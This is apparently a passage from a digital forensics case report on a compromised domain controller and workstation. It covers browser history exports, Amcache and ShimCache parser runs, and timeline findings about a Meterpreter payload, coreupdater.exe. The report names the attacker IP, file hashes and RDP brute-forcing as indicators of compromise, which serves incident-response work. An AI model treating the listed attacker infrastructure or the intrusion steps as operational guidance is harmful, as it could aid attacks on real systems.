https://microsoftedgegowellcome.microsoft.com/		19/09/2020 6:39:05 AM	1				Internet Explorer 10/11 / ..	mortysmith	
https://microsoftedgegowellcome.microsoft.com/redirect/?..		19/09/2020 6:39:05 AM	1				Internet Explorer 10/11 / ..	Administrator	
https://microsoftedgegowellcome.microsoft.com/redirect/?..		19/09/2020 2:00:13 AM	1				Internet Explorer 10/11 / ..	Administrator	
https://rickandmorty.fandom.com/		19/09/2020 2:05:00 AM	1				Internet Explorer 10/11 / ..	mortysmith	
https://rickandmorty.fandom.com/wiki/Portal_Gun		19/09/2020 2:07:52 AM	3				Internet Explorer 10/11 / ..	mortysmith	
https://rickandmorty.fandom.com/wiki/Portal_Gun		19/09/2020 2:05:00 AM	2				Internet Explorer 10/11 / ..	mortysmith	
https://rickandmorty.fandom.com/wiki/Portal_Gun?file=..		19/09/2020 2:07:34 AM	1				Internet Explorer 10/11 / ..	mortysmith	
https://rickandmorty.fandom.com/wiki/Portal_Gun?file=..		19/09/2020 2:07:34 AM	1				Internet Explorer 10/11 / ..	mortysmith	
https://simple.wikipedia.org/		19/09/2020 2:02:23 AM	1				Internet Explorer 10/11 / ..	mortysmith	
https://simple.wikipedia.org/wiki/Japanese_Wikipedia		19/09/2020 2:02:23 AM	2				Internet Explorer 10/11 / ..	mortysmith	
https://simple.wikipedia.org/wiki/Japanese_Wikipedia		19/09/2020 2:02:24 AM	1				Internet Explorer 10/11 / ..	mortysmith	
https://www.bing.com/		19/09/2020 2:00:32 AM	1				Internet Explorer 10/11 / ..	mortysmith	
https://www.bing.com/		19/09/2020 2:00:32 AM	1				Internet Explorer 10/11 / ..	mortysmith	
https://www.bing.com/images/search?q=Rick+and+Mor..		19/09/2020 2:00:44 AM	2				Internet Explorer 10/11 / ..	mortysmith	
https://www.bing.com/images/search?q=Rick+and+Mor..		19/09/2020 2:00:42 AM	2				Internet Explorer 10/11 / ..	mortysmith	
https://www.bing.com/images/search?q=Rick+and+Mor..		19/09/2020 2:00:44 AM	1				Internet Explorer 10/11 / ..	mortysmith	
https://www.bing.com/images/search?q=Rick+and+Mor..		19/09/2020 2:00:44 AM	1				Internet Explorer 10/11 / ..	mortysmith	
https://www.bing.com/images/search?view=detailV2&c..		19/09/2020 2:05:38 AM	1				Internet Explorer 10/11 / ..	mortysmith	
https://www.bing.com/images/search?view=detailV2&c..		19/09/2020 2:05:00 AM	1				Internet Explorer 10/11 / ..	mortysmith	
https://www.bing.com/images/search?view=detailV2&c..		19/09/2020 2:05:38 AM	1				Internet Explorer 10/11 / ..	mortysmith	
https://www.bing.com/images/search?view=detailV2&c..		19/09/2020 2:05:38 AM	1				Internet Explorer 10/11 / ..	mortysmith	
https://www.bing.com/search?q=reddit&form=EDGCTC..		19/09/2020 2:01:36 AM	2				Internet Explorer 10/11 / ..	mortysmith	
https://www.bing.com/search?q=reddit&form=EDGCTC..		19/09/2020 2:01:36 AM	1				Internet Explorer 10/11 / ..	mortysmith	
https://www.bing.com/search?q=Rick+and+Morty+Jess..		19/09/2020 2:00:39 AM	2				Internet Explorer 10/11 / ..	mortysmith	
https://www.bing.com/search?q=Rick+and+Morty+Jess..		19/09/2020 2:00:40 AM	1				Internet Explorer 10/11 / ..	mortysmith	
https://www.bing.com/search?q=wikipedia%20rick%20a..		19/09/2020 2:04:58 AM	1				Internet Explorer 10/11 / ..	mortysmith	
https://www.bing.com/search?q=wikipedia%20rick%20a..		19/09/2020 2:04:58 AM	1				Internet Explorer 10/11 / ..	mortysmith	
https://www.bing.com/search?q=wikipedia%20rick%20a..		19/09/2020 2:04:58 AM	1				Internet Explorer 10/11 / ..	mortysmith	
https://www.bing.com/search?q=wikipedia%20rick%20a..		19/09/2020 2:04:58 AM	1				Internet Explorer 10/11 / ..	mortysmith	
https://www.bing.com/search?q=wikipedia&FORM=ED..		19/09/2020 2:02:56 AM	1				Internet Explorer 10/11 / ..	mortysmith	
https://www.bing.com/search?q=wikipedia&FORM=ED..		19/09/2020 2:02:55 AM	2				Internet Explorer 10/11 / ..	mortysmith	
https://www.bing.com/search?q=wikipedia+japanese&..		19/09/2020 2:03:00 AM	1				Internet Explorer 10/11 / ..	mortysmith	
https://www.bing.com/search?q=unknown&isanserif		10/09/2020 7:07:08 AM	2				Internet Explorer 10/11 / ..	mortysmith	

100 item(s)

NirSoft Freeware. <https://www.nirsoft.net>

URL	Title	Visit Time	Visit Count	Visited From	Visit Type	Visit Duration	Web Browser	User Profile	Brow
https://www.bing.com/search?q=wikipedia%20rick%20a...		19/09/2020 2:04:58 AM	1				Internet Explorer 10/11 / ...	mortysmith	
https://www.bing.com/search?q=wikipedia%20rick%20a...		19/09/2020 2:04:58 AM	1				Internet Explorer 10/11 / ...	mortysmith	
https://www.bing.com/search?q=wikipedia%20rick%20a...		19/09/2020 2:04:58 AM	1				Internet Explorer 10/11 / ...	mortysmith	
https://www.bing.com/search?q=wikipedia&FORM=ED...		19/09/2020 2:02:56 AM	1				Internet Explorer 10/11 / ...	mortysmith	
https://www.bing.com/search?q=wikipedia&FORM=ED...		19/09/2020 2:02:55 AM	2				Internet Explorer 10/11 / ...	mortysmith	
https://www.bing.com/search?q=wikipedia-japanese&f...		19/09/2020 2:03:09 AM	1				Internet Explorer 10/11 / ...	mortysmith	
https://www.bing.com/search?q=wikipedia-japanese&f...		19/09/2020 2:03:08 AM	2				Internet Explorer 10/11 / ...	mortysmith	
https://www.bing.com/search?q=wikipedia+portal+gun...		19/09/2020 2:04:50 AM	1				Internet Explorer 10/11 / ...	mortysmith	
https://www.cnn.com/		19/09/2020 2:04:50 AM	2				Internet Explorer 10/11 / ...	mortysmith	
https://www.cnn.com/		19/09/2020 2:04:50 AM	1				Internet Explorer 10/11 / ...	mortysmith	
https://www.cnn.com/2020/09/18/politics/usps-election...		19/09/2020 2:04:13 AM	2				Internet Explorer 10/11 / ...	mortysmith	
https://www.cnn.com/2020/09/18/politics/usps-election...		19/09/2020 2:04:17 AM	2				Internet Explorer 10/11 / ...	mortysmith	
https://www.cnn.com/audio/player?podcastid=5714&f...		19/09/2020 2:04:00 AM	1				Internet Explorer 10/11 / ...	mortysmith	
https://www.microsoft.com/		19/09/2020 2:00:14 AM	1				Internet Explorer 10/11 / ...	mortysmith	
https://www.microsoft.com/		19/09/2020 6:39:06 AM	1				Internet Explorer 10/11 / ...	Administrator	
https://www.microsoft.com/en-us/edge?form=MA13DO...		19/09/2020 2:00:14 AM	2				Internet Explorer 10/11 / ...	mortysmith	
https://www.microsoft.com/en-us/edge?form=MA13DO...		19/09/2020 6:39:07 AM	1				Internet Explorer 10/11 / ...	mortysmith	
https://www.microsoft.com/en-us/edge?form=MA13DO...		19/09/2020 2:00:15 AM	1				Internet Explorer 10/11 / ...	mortysmith	
https://www.microsoft.com/en-us/edge?form=MA13DO...		19/09/2020 6:39:06 AM	2				Internet Explorer 10/11 / ...	mortysmith	
https://www.msn.com/		19/09/2020 6:39:04 AM	1				Internet Explorer 10/11 / ...	mortysmith	
https://www.msn.com/		19/09/2020 2:00:11 AM	1				Internet Explorer 10/11 / ...	mortysmith	
https://www.reddit.com/		19/09/2020 2:01:41 AM	2				Internet Explorer 10/11 / ...	mortysmith	
https://www.reddit.com/		19/09/2020 2:01:39 AM	2				Internet Explorer 10/11 / ...	mortysmith	
https://www.reddit.com/?count=25&after=t3_nv2tpq		19/09/2020 2:08:34 AM	2				Internet Explorer 10/11 / ...	mortysmith	
https://www.reddit.com/?count=25&after=t3_nv2tpq		19/09/2020 2:08:33 AM	2				Internet Explorer 10/11 / ...	mortysmith	
https://www.wikipedia.org/		19/09/2020 2:02:59 AM	2				Internet Explorer 10/11 / ...	mortysmith	
https://www.wikipedia.org/		19/09/2020 2:03:00 AM	2				Internet Explorer 10/11 / ...	mortysmith	
https://zh.wikipedia.org/		19/09/2020 2:03:35 AM	1				Internet Explorer 10/11 / ...	mortysmith	
https://zh.wikipedia.org/		19/09/2020 2:03:36 AM	1				Internet Explorer 10/11 / ...	mortysmith	
https://zh.wikipedia.org/wiki/Wikipedia:%E5%85%B3%E...		19/09/2020 2:08:26 AM	3				Internet Explorer 10/11 / ...	mortysmith	
https://zh.wikipedia.org/wiki/Wikipedia:%E5%85%B3%E...		19/09/2020 2:08:13 AM	2				Internet Explorer 10/11 / ...	mortysmith	
https://zh.wikipedia.org/wiki/Wikipedia:%E5%A6%96%E...		19/09/2020 2:03:36 AM	2				Internet Explorer 10/11 / ...	mortysmith	
https://zh.wikipedia.org/wiki/Wikipedia:%E5%A6%96%E...		19/09/2020 2:03:38 AM	1				Internet Explorer 10/11 / ...	mortysmith	
ms-settings:network		19/09/2020 12:41:14 AM	2				Internet Explorer 10/11 / ...	Admin	

100 item(s)

NirSoft Freeware. <https://www.nirsoft.net>

The analysis of web browsing history using NirSoft's BrowserHistoryView from both CITADEL-DC01 (Domain Controller) and DESKTOP-SDN1RPT (User Workstation) did not uncover any new indicators beyond what was already identified through network forensics and system logs. However, the browser artifacts serve to reinforce earlier findings. On the Domain Controller, Internet Explorer logs show explicit access to the attacker-controlled IP address `http://194.61.24.102` on the morning of September 19, 2020, from the Administrator account. This access aligns precisely with the timeline of the Meterpreter payload (`coreupdater.exe`) being retrieved and executed. Additionally, the Administrator browsed a series of sensitive internal documents hosted on a local fileshare, indicating post-compromise reconnaissance or data collection.

On the user machine, DESKTOP-SDN1RPT, Internet Explorer history similarly shows access to 194.61.24.102, confirming that both systems reached out to the same malicious infrastructure. Alongside this, there is evidence of normal user behavior, such as visits to Wikipedia, Microsoft login portals, and Reddit. This suggests that the infection did not fully disrupt end-user activity and may have been operating covertly in the background. While no additional malware download links were identified in the browsing history, the repeated interaction with 194.61.24.102 across both endpoints supports its attribution as the staging and control server used by the threat actor. Notably, this IP address was also responsible for brute-forcing RDP credentials before establishing control of both systems, linking browser-based access with active exploitation and remote administration.

Shimcache and Amcache Analysis

```
SarjounRadiyeh~D:\DFIR Tools\Eric Zimmerman Tools\AmcacheParser\NET 6>AmcacheParser.exe -f "D:\Case\DC Triage\F\Windows\AppCompat\Programs\AmCache.hve" --csv "D:\Case\DC Triage" --csvf amcache.csv
AmcacheParser version 1.5.1.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/AmcacheParser

Command line: -f D:\Case\DC Triage\F\Windows\AppCompat\Programs\AmCache.hve --csv D:\Case\DC Triage --csvf amcache.csv

Warning: Administrator privileges not found!


D:\Case\DC Triage\F\Windows\AppCompat\Programs\AmCache.hve is in old format!

Total file entries found: 136
Found 2 unassociated file entries

Results saved to: D:\Case\DC Triage

Total parsing time: 0.069 seconds
```

Timeline Explorer v2.0.0.1						
File Tools Tabs View Help						
amcache_UnknownfileEntries.csv						
Drag a column header here to group by that column						
	File ID	Last Write Timestamp	SHA1	Full Path	File Extension	MFT
Y	100001514e	2020-09-18 22:37:33	8d564796c79e87ccb49af7b8b0a9369363ff2c8c	C:\Program Files\Common Files\VMware\Drivers\vss\comreg.exe	.exe	=
	20000152bf	2020-09-18 22:37:33	f0032dfb7e5d67dd10568e61787a4a3032ff55f5	C:\Windows\System32\vm3dservice.exe	.exe	



The Amcache analysis on CITADEL-DC01 using Eric Zimmerman's AmcacheParser did not yield any actionable findings. While a total of 136 entries were parsed, only two unassociated entries were highlighted. Upon inspection in Timeline Explorer, both entries, comreg.exe and vm3dservice.exe, appear to be legitimate files located in typical system or VMware driver directories. We can reasonably conclude that the Amcache data provided no additional insight into the attack chain or malware artifacts beyond what has already been confirmed through browser forensics and memory analysis.

```
SarjounRadiyeh~D:\DFIR Tools\Eric Zimmerman Tools\AmcacheParser\NET 6>AmcacheParser.exe -f "D:\Case\Desktop Triage\G\Windows\AppCompat\Programs\AmCache.hve" --csv "D:\Case\Desktop Triage\Amcache" --csvf amcache.csv
AmcacheParser version 1.5.1.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/AmcacheParser

Command line: -f D:\Case\Desktop Triage\G\Windows\AppCompat\Programs\AmCache.hve --csv D:\Case\Desktop Triage\Amcache --csvf amcache.csv

Warning: Administrator privileges not found!

Two transaction logs found. Determining primary log...
Primary log: D:\Case\Desktop Triage\G\Windows\AppCompat\Programs\Amcache.hve.LOG2, secondary log: D:\Case\Desktop Triage\G\Windows\AppCompat\Programs\Amcache.hve.LOG1
Replaying log file: D:\Case\Desktop Triage\G\Windows\AppCompat\Programs\Amcache.hve.LOG2
Replaying log file: D:\Case\Desktop Triage\G\Windows\AppCompat\Programs\Amcache.hve.LOG1
At least one transaction log was applied. Sequence numbers have been updated to 0x0037. New Checksum: 0xDD64325F
Two transaction logs found. Determining primary log...
Primary log: D:\Case\Desktop Triage\G\Windows\AppCompat\Programs\Amcache.hve.LOG2, secondary log: D:\Case\Desktop Triage\G\Windows\AppCompat\Programs\Amcache.hve.LOG1
Replaying log file: D:\Case\Desktop Triage\G\Windows\AppCompat\Programs\Amcache.hve.LOG2
Replaying log file: D:\Case\Desktop Triage\G\Windows\AppCompat\Programs\Amcache.hve.LOG1
At least one transaction log was applied. Sequence numbers have been updated to 0x0037. New Checksum: 0xDD64325F

D:\Case\Desktop Triage\G\Windows\AppCompat\Programs\AmCache.hve is in new format!

Total file entries found: 98
Total shortcuts found: 38
Total device containers found: 16
Total device PnPs found: 281
Total drive binaries found: 371
Total driver packages found: 4

Found 15 unassociated file entry

Results saved to: D:\Case\Desktop Triage\Amcache
```

This screenshot shows a Windows File Explorer window displaying six CSV files generated by the AmcacheParser tool. The files are located in the 'Amcache' folder under 'Desktop Triage' on the 'Data (D:)' drive. The files are as follows:

Name	Date modified	Type	Size
amcache_DeviceContainers.csv	11/05/2025 1:59 PM	Microsoft Excel Co...	4 KB
amcache_DevicePnps.csv	11/05/2025 1:59 PM	Microsoft Excel Co...	102 KB
amcache_DriveBinaries.csv	11/05/2025 1:59 PM	Microsoft Excel Co...	108 KB
amcache_DriverPackages.csv	11/05/2025 1:59 PM	Microsoft Excel Co...	2 KB
amcache_ShortCuts.csv	11/05/2025 1:59 PM	Microsoft Excel Co...	6 KB
amcache_UnassociatedFileEntries.csv	11/05/2025 1:59 PM	Microsoft Excel Co...	6 KB

Below the File Explorer window, a Command Prompt window is open with the prompt 'SarjounRadiyeh~C:\Users>'. This indicates the user is running the tool from a local Windows environment.

Timeline Explorer v2.0.0.1


File Tools Tabs View Help

amcache_UnassociatedFileEntries.csv amcache_DeviceContainers.csv amcache_DevicePnps.csv amcache_DriveBinaries.csv amcache_ShortCuts.csv amcache_UnassociatedFileEntries.csv

Drag a column header here to group by that column

Enter text to search... Find

	File Key	Last Write Timestamp	SHA1	Is Os Component	Full Path
T	-				
c8024000000000	2020-09-18 04:58:06	992aaab7a56c5447a2d5209d3135e1f9494a97d5	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	c:\windows\system32\compattelrunner.exe
9903e0000ffff	2020-09-19 03:40:45	fd153c66386ca93ec9993d66a84d6f0d129a3a5c	<input type="checkbox"/>	<input type="checkbox"/>	c:\windows\system32\coreupdater.exe
c8024000000000	2020-09-18 05:49:27	69a1dcf6a41bc750caccc3185c99839c079275bd	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	c:\windows\system32\csrss.exe
c8024000000000	2020-09-18 05:49:27	72b068446c47c606a257e6bf43edd3be211f2da	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	c:\windows\system32\devicecensus.exe
c8024000000000	2020-09-18 05:53:13	5aede130f364410373b91d10fc767f2c32b1d5c9	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	c:\windows\system32\drvinst.exe
31255000000904	2020-09-19 05:09:56	32756b3a319340c4b7fead410d3f36e503b30da2	<input type="checkbox"/>	<input checked="" type="checkbox"/>	e:\ftk imager\ftk imager.exe
c8024000000000	2020-09-18 22:44:05	89580a4215514876d83d70f86aacae74d9cc0b0b	<input checked="" type="checkbox"/>	<input type="checkbox"/>	c:\windows\system32\mousocoreworker.exe
c8024000000000	2020-09-18 05:53:12	5d6102f5a170e982c7735bfc2b9c1a0a0d435fd1	<input checked="" type="checkbox"/>	<input type="checkbox"/>	c:\windows\system32\msiexec.exe
c8024000000000	2020-09-19 01:32:14	85536ad6afee43b728ed12ee8ffca41f74f6446	<input checked="" type="checkbox"/>	<input type="checkbox"/>	c:\program files\windows defender\msmpeng.exe
d0449000000904	2020-09-19 03:37:29	fe0affa6c25ae39d12f2e59c14f65b8957168953	<input type="checkbox"/>	<input type="checkbox"/>	c:\users\Administrator\appdata\local\microsoft\onedrive\update
c8024000000000	2020-09-18 05:51:52	ce8669d8826c8795115d58c62e726ae53943dce9	<input checked="" type="checkbox"/>	<input type="checkbox"/>	c:\windows\syswow64\onedrivesetup.exe
c8024000000000	2020-09-19 01:24:39	53e696941b2a5fa304100cd001f9478f282dab7	<input checked="" type="checkbox"/>	<input type="checkbox"/>	c:\windows\system32\sihclient.exe
c8024000000000	2020-09-18 05:44:58	66f5e6dade65d7db979602830d58e53e60fdffb	<input checked="" type="checkbox"/>	<input type="checkbox"/>	c:\windows\system32\svchost.exe
37c68000000904	2020-09-18 05:49:27	2b0390dd4520dd77258bf52ad96692538c4de6d3	<input type="checkbox"/>	<input type="checkbox"/>	c:\windows\winsxs\amd64_microsoft-windows-servicingstack_31bf.
c8024000000000	2020-09-18 05:51:22	b136d54bb0b352b2239e08fb04389d663e413050	<input checked="" type="checkbox"/>	<input type="checkbox"/>	c:\windows\system32\winlogon.exe



Timeline Explorer v2.0.0.1


File Tools Tabs View Help

amcache_UnassociatedFileEntries.csv amcache_DeviceContainers.csv amcache_DevicePnps.csv amcache_DriveBinaries.csv amcache_ShortCuts.csv amcache_UnassociatedFileEntries.csv

Drag a column header here to group by that column

Enter text to search... Find

Name	File E...	Link Date	Product Name	Size	Long Path Hash	Version
CompatTelRunner.exe	.exe	1971-06-05 00:25:25	microsoft® windows® operating system	172184 compattelrunner. 732ad1627e12cb48	10.0.19041.1 (winbuild.1	
coreupdater.exe	.exe	2010-04-14 22:06:53		7168 coreupdater.exe 4b283e5048abd8b8		
csss.exe	.exe	2022-05-26 16:22:23	microsoft® windows® operating system	17592 csss.exe a9363ee544229f11	10.0.19041.1 (winbuild.1	
DeviceCensus.exe	.exe	1988-04-21 13:15:01	microsoft® windows® operating system	37688 devicecensus.exe 26420ffdf94319b3	10.0.19041.1 (winbuild.1	
drvinst.exe	.exe	2024-06-26 05:25:32	microsoft® windows® operating system	301568 drvinst.exe aa32db6491e404e1	10.0.19041.1 (winbuild.1	
FTK Imager.exe	.exe	2018-04-02 18:04:48	accessdata® ftk® imager	22566752 ftk imager.exe 6a3e33b7d8a41153	4.2.1.4	
MoUsCoreWorker.exe	.exe	2049-11-10 12:34:08	microsoft® windows® operating system	1505792 mousocoreworker. 8858c0fc69bb3765	10.0.19041.264 (winbuil	
msiexec.exe	.exe	2042-10-02 20:16:28	windows installer - unicode	69632 msiexec.exe 3560aeebc8ec9db4	5.0.19041.1 (winbuild.16	
MsMpEng.exe	.exe	1993-01-18 16:54:13	microsoft® windows® operating system	103384 msmpeng.exe 63879835f5c234e3	4.18.1909.6 (winbuild.16	
OneDriveSetup.exe	.exe	2090-11-05 17:44:17	microsoft onedrive	37832560 onedrivesetup.ex d3f263bd663e4335	20.143.0716.0003	
OneDriveSetup.exe	.exe	2019-04-23 21:32:24	microsoft onedrive	30870320 onedrivesetup.ex d72672c5b63baef6d	19.043.0304.0013	
SIHClient.exe	.exe	2047-03-07 19:01:29	microsoft® windows® operating system	360024 sihclient.exe 92e5ae7dc3f76efd	10.0.19041.1 (winbuild.1	
svchost.exe	.exe	2037-07-18 06:45:20	microsoft® windows® operating system	57368 svchost.exe 3a3b9820ea882eb4	10.0.19041.1 (winbuild.1	
TiWorker.exe	.exe	2017-10-19 22:47:14	microsoft® windows® operating system	239432 tiworker.exe 482292fb2e78c1fd	10.0.19041.262 (winbuil	
winlogon.exe	.exe	2077-10-24 01:42:54	microsoft® windows® operating system	907776 winlogon.exe 7111cb227d6798fb	10.0.19041.1 (winbuild.1	



The Amcache analysis on DESKTOP-SDN1RPT revealed the presence of the coreupdater.exe binary, confirming that the malware had executed or at least been recognized by the system. It appeared in the main binary listing and shortcut tables, but its recorded link date, "2010-04-14 22:06:53", is too early and likely incorrect metadata. No additional malware of interest was discovered in the Amcache beyond what we already knew from earlier analysis. The presence of coreupdater.exe here helps validate its execution on the machine, but doesn't add new insights into origin or behavior.

```

SarjounRadiyeh-D:\DFIR Tools\Eric Zimmerman Tools\CompatCacheParser\NET 6> AppCompatCacheParser.exe -f "D:\Case\DC Triage\F\Windows\System32\config\SYSTEM_clean" --csv "D:\Cases\DC Triage\Shimcache" --csvf ShimCache_Output.csv
AppCompatCache Parser version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/AppCompatCacheParser

Command line: -f D:\Case\DC Triage\F\Windows\System32\config\SYSTEM_clean --csv D:\Cases\DC Triage\Shimcache --csvf ShimCache_Output.csv

Warning: Administrator privileges not found!

Processing hive 'D:\Case\DC Triage\F\Windows\System32\config\SYSTEM_clean'

***The following ControlSet00x keys will be exported: 1,2. Use -c to process keys individually
Found 140 cache entries for Windows81_Windows2012R2 in ControlSet001
Found 140 cache entries for Windows81_Windows2012R2 in ControlSet002

Results saved to 'D:\Cases\DC Triage\Shimcache\ShimCache_Output.csv'

SarjounRadiyeh-D:\DFIR Tools\Eric Zimmerman Tools\CompatCacheParser\NET 6>

```

Timeline Explorer v2.0.0.1

File Tools Tabs View Help

amcache_UnassociatedFileEntries.csv amcache_DeviceContainers.csv amcache_DevicePipes.csv amcache_DriveBinaries.csv amcache_ShortCuts.csv amcache_UnassociatedFileEntries.csv ShimCache_Output.csv

Drag a column header here to group by that column

Enter text to search... Find

Line	Tag	Control S.	Duplicate	Cache Entry Posi.	Executed	Last Modified Time UTC	Path
T		=		=		=	
161			2	✓		2020-03-30 22:45:52	SYSVOL\Program Files\VMware\VMware Tools\poweron-vm-default.bat
162			2	✓		2014-03-21 18:49:03	SYSVOL\Windows\System32\vds.exe
163			2	✓		2020-09-17 17:51:00	SYSVOL\Windows\System32\dfssvc.exe
164			2	✓		2014-03-21 18:27:35	SYSVOL\Windows\System32\wlms\wlms.exe
165			2	✓		2020-03-30 22:28:44	SYSVOL\Program Files\VMware\VMware Tools\VMware VAuth\VGAAuthService.exe
166			2	✓		2013-08-22 11:20:21	SYSVOL\Windows\System32\vdslldr.exe
167			2	✓		2020-09-17 17:50:55	SYSVOL\Windows\System32\ismserv.exe
168			2	✓		2020-09-17 17:51:20	SYSVOL\Windows\System32\dns.exe
169			2	✓		2020-09-17 17:51:00	SYSVOL\Windows\System32\dfsrs.exe
170			2	✓		2020-09-17 17:50:56	SYSVOL\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe
171			2	✓		2013-08-22 09:10:12	SYSVOL\Windows\System32\spoolsv.exe
172			2	✓		2014-03-21 18:49:31	SYSVOL\Windows\System32\dwm.exe
173			2	✓		2013-08-22 13:25:35	SYSVOL\Windows\System32\lsass.exe
174			2	✓		2013-08-22 13:25:40	SYSVOL\Windows\System32\services.exe
175			2	✓		2013-08-22 11:03:41	SYSVOL\Windows\System32\rundll32.exe
176			2	✓		2014-03-21 18:49:25	SYSVOL\Windows\System32\WerFault.exe
177			2	✓		2014-03-21 18:49:25	SYSVOL\Windows\System32\wermgr.exe
178			2	✓		2013-08-22 11:00:12	SYSVOL\Windows\System32\wia.dll
179			2	✓		2013-08-10 0	work\4.0.30319\ngen.exe
180			2	✓		2013-08-10 0	work64\4.0.30319\ngen.exe
181			2	✓		2013-08-10 0	work\4.0.30319\ngentask.exe
182			2	✓		2013-08-10 0	work64\4.0.30319\ngentask.exe
183			2	✓		2014-03-21 1	
184			2	✓		2013-08-22 1	

Command Prompt

SarjounRadiyeh-C:\Users>

The ShimCache analysis of the CITADEL-DC01 domain controller revealed no evidence of the coreupdater.exe binary being executed on the system. While the AppCompatCache Parser by Eric Zimmerman successfully extracted 140 entries from each ControlSet, a manual inspection of the parsed ShimCache_Output.csv confirms that coreupdater.exe does not appear among the listed executable paths. This absence suggests that although the file may have existed on the system, it was not executed in a manner that left a trace in the Application Compatibility (ShimCache) records on this machine.

```

SarjounRadiyeh-D:\DFIR Tools\Eric Zimmerman Tools\AppCompatCacheParser\NET 6> AppCompatCacheParser.exe -f "D:\Case\Desktop Triage\G\Windows\System32\config\SYSTEM_clean" --csv "D:\Case\Desktop Triage\Shimcache" --csvf ShimCache_Output.csv
AppCompatCache Parser version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/AppCompatCacheParser

Command line: -f D:\Case\Desktop Triage\G\Windows\System32\config\SYSTEM_clean --csv D:\Case\Desktop Triage\Shimcache --csvf ShimCache_Output.csv

Warning: Administrator privileges not found!

Processing hive 'D:\Case\Desktop Triage\G\Windows\System32\config\SYSTEM_clean'

Found 266 cache entries for Windows10C_11 in ControlSet001

Results saved to 'D:\Case\Desktop Triage\Shimcache\ShimCache_Output.csv'

```

Timeline Explorer v2.0.0.1

File Tools Tabs View Help

amcache_UnassociatedFileEntries.csv amcache_DeviceContainers.csv amcache_DeviceFips.csv amcache_DriveBinaries.csv amcache_Shortcuts.csv amcache_UnassociatedFileEntries.csv ShimCache_Output.csv ShimCache_Output.csv

Drag a column header here to group by that column.

Line	Tag	Control S...	Duplicate	Cache Entry Posi...	Executed	Last Modified Time UTC	Path
1	1	-	1	-	No	2019-12-07 09:09:07	C:\Windows\System32\WScript.exe
2	2	-	1	-	No	2020-09-18 22:52:47	C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2009.2-0\MpCmdRun.exe
3	3	-	1	-	No	2019-12-07 09:08:21	C:\Windows\System32\PickerHost.exe
4	4	-	1	-	No	2019-12-07 09:10:32	C:\Windows\system32\RAServer.exe
5	5	-	1	-	No	2019-12-07 09:08:21	C:\Windows\system32\WebHostRegistrationVerifier.exe
6	6	-	1	-	No	2020-09-18 22:52:47	C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2009.2-0\NisSrv.exe
7	7	-	1	-	No	2020-09-18 22:52:47	C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2009.2-0\MsMpEng.exe
8	8	-	1	-	No	2020-09-18 22:52:47	C:\Windows\TEMP\94A2D383-2409-448F-9E98-6B888EB7D248\MpSigStub.exe
9	9	-	1	-	No	2020-09-18 22:52:46	C:\Windows\SoftwareDistribution\Download\Install\updateplatform.exe
10	10	-	1	-	No	2019-12-07 09:08:39	C:\Windows\system32\speech_oncore\common\SpeechModelDownload.exe
11	11	-	1	-	No	2020-09-18 22:47:45	C:\Users\mortysmith\AppData\Local\Microsoft\OneDrive\20.143.0716.0003\FileSyncer.exe
12	12	-	1	-	No	2020-05-11 05:39:20	C:\Windows\system32\MusNotificationUx.exe
13	13	-	1	-	No	2019-12-07 09:08:39	C:\Windows\System32\usclient.exe
14	14	-	1	-	No	2020-05-11 05:39:25	C:\Windows\System32\wsqmcons.exe
15	15	-	1	-	No	2020-05-11 05:39:20	C:\Windows\System32\MusNotification.exe
16	16	-	1	-	No	2020-09-18 22:47:24	C:\Users\mortysmith\AppData\Local\Microsoft\OneDrive\Update\OneDriveSetup.exe
17	17	-	1	-	No	2020-09-18 22:47:45	C:\Users\mortysmith\AppData\Local\Microsoft\OneDrive\OneDrive.exe
18	18	-	1	-	No	2020-09-18 22:47:45	C:\Windows\System32\Microsoft\OneDrive\19.043.0304.0013\FileSyncer.exe
19	19	-	1	-	No	2020-05-11 05:39:19	C:\Windows\System32\Microsoft\OneDrive\20.143.0716.0003\FileSyncer.exe
20	20	-	1	-	No	2020-09-18 22:47:45	C:\Windows\System32\Microsoft\OneDrive\Update\OneDriveSetup.exe
21	21	-	1	-	No	2020-09-18 22:47:45	C:\Windows\System32\Microsoft\OneDrive\OneDrive.exe
22	22	-	1	-	No	2020-09-18 22:47:45	C:\Windows\System32\Microsoft\OneDrive\19.043.0304.0013\FileSyncer.exe
23	23	-	1	-	No	2020-09-18 22:47:45	C:\Windows\System32\Microsoft\OneDrive\Install\AM_Delta.exe
24	24	-	1	-	No	2020-09-18 22:47:45	C:\Windows\System32\Microsoft\OneDrive\Install\AM_Base.exe

D:\Case\Desktop Triage\Shimcache\ShimCache_Output.csv

Total lines 266 | Visible lines 266 | Open files 8 | Search option

The ShimCache analysis for DESKTOP-SDN1RPT revealed a total of 266 entries extracted from ControlSet001 of the SYSTEM hive. However, coreupdater.exe was not present among the recorded entries, neither as an executed nor a non-executed binary. This indicates that although the malware may have existed on disk or been involved in the compromise, it was not recorded in the application compatibility cache, suggesting it was either never executed directly, executed in a manner that bypassed ShimCache logging, or purged due to cache limitations or overwrites.

SuperTimeline Analysis

On September 19, 2020, at 02:24, the executable file coreupdater.exe was first created in the directory C:\Users\Administrator\Downloads on the Domain Controller (CITADEL-DC01). This initial placement suggests that the attacker likely downloaded the malware using the Administrator profile.

